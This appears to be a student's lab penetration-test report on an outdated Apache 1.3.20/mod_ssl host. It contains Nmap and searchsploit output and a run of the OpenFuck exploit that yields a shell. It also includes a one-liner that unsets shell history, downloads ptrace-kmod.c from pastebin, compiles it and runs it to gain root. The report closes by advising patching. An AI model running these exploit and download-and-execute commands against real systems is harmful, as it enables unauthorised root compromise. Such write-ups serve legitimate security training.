


Bug Report



Generated by : Charchit Subedi

Date : 2022/aug/1

Time : 09:46 Am

Website : <https://192.168.1.111/>


Ip Address : 192.168.1.111

Content

Pg.No

Exploiting process	2-6
Conclusion	7

Exploiting



In the above picture the technology is shown by the wappalyzer. In which the **apache 1.3.20** seems outdated let's scan in Nmap.

```
Applications  Places  Terminal  Aug 1 9:48 AM
root@kali: /home/anonymous

root@kali: /home/anonymous  x  anonymous@kali: ~  x  anonymous@kali: ~  x  anony

|_ CVE-2009-0537 4.9 https://vulners.com/cve/CVE-2009-0537 *EXPLOIT*
|_ CVE-2012-0814 3.5 https://vulners.com/cve/CVE-2012-0814
|_ CVE-2011-4327 2.1 https://vulners.com/cve/CVE-2011-4327
|_ CVE-2008-3259 1.2 https://vulners.com/cve/CVE-2008-3259
|_ SECURITYVULNS:VULN:1953 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:1953
|_ SECURITYVULNS:VULN:1608 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:1608
|_ SECURITYVULNS:VULN:1499 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:1499
|_ SECURITYVULNS:VULN:1488 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:1488
|_ SECURITYVULNS:VULN:1474 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:1474
|_ SECURITYVULNS:VULN:1439 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:1439
|_ SECURITYVULNS:VULN:1344 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:1344
|_ SECURITYVULNS:VULN:1262 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:1262
|_ SECURITYVULNS:VULN:1233 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:1233
80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-enum:
|_ /test.php: Test page
|_ /icons/: Potentially interesting directory w/ listing on 'apache/1.3.20'
|_ /manual/: Potentially interesting directory w/ listing on 'apache/1.3.20'
|_ /usage/: Potentially interesting folder
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-trace: TRACE is enabled
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
111/tcp open rpcbind 2 (RPC #100000)
|_ rpcinfo:
|_ program version port/proto service
|_ 100000 2 111/tcp rpcbind
|_ 100000 2 111/udp rpcbind
|_ 100024 1 1024/tcp status
|_ 100024 1 1024/udp status
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-dh-params:
|_ VULNERABLE:
```

According to nmap the apache version 1.3.20 is seems instresting .

```
Applications  Places  Terminal  Aug 1 9:50 AM
anonymous@kali: ~

root@kali: /home/anonymous  x  anonymous@kali: ~  x  anonymous@kali: ~  x  anony

(anonymous@kali)-[~]
$ searchsploit Apache 1.3.20
-----
Exploit Title | Pat
-----|-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/
Apache 1.3.20 (Win32) - 'PHP.exe' Remote File Disclosure | wind
Apache 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 - Root Directory Access | wind
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure (no longer required) | linu
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow | mult
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow | linu
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linu
Apache CouchDB < 2.1.0 - Remote Code Execution | linu
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | mult
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit) | mult
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit) | mult
Apache Tika-server < 1.18 - Command Injection (no space will be used) | wind
Apache Tomcat < 5.5.17 - Remote Directory Listing | mult
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (win amd64 libssl-dev amd64 3.0.4-2 [2,445 kB]) | unix
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | mult
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | wind
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linu
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx' Server Side Denial of Service | php/
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linu
-----
Shellcodes: No Results
```

In the above picture I have searched the apache version in **searchsploit** and I have found the following bug, According to my research the **openfuck** is the best tool to exploit the bug so , let's go with open fuck tool.

```
Applications Places Terminal Aug 1 9:47 AM
anonymous@kali: ~/Desktop/OpenLuck

(anonymous@kali)-[~/Desktop/OpenLuck]
$ ls
OpenFuck OpenFuck.c README.md

(anonymous@kali)-[~/Desktop/OpenLuck]
$ ./OpenFuck 0x6b 192.168.1.111 443 -c 40

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitrox #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; wget https://pastebin.com/raw/C7v25Xr9 -O ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
--22:15:36-- https://pastebin.com/raw/C7v25Xr9
=> 'ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

0K ... @ 3.84 MB/s

22:15:36 (3.84 MB/s) - 'ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 1608
```

The above picture open fuck tool has shown the exploiting process of the machine.

```
Applications  Places  Terminal  Aug 1 9:48 AM
anonymous@kali: ~/Desktop/OpenLuck

bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; wget https://pastebin.com/raw/C7v25Xr9 -O ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
--22:15:36-- https://pastebin.com/raw/C7v25Xr9
=> 'ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

0K ... @ 3.84 MB/s

22:15:36 (3.84 MB/s) - 'ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 1608
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami
root
pwd
/tmp
ls
p
cd ..
ls
bin
boot
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
```

Boom the machine is been exploited through open fuck tool .

Conclusion

Hence , from the above report we can say that the machine vulnerable due to outdated version of Apache, and mod_ssl so to make your machine secure and unhackable we have to update the service and upgrade the technology according to the market technology.

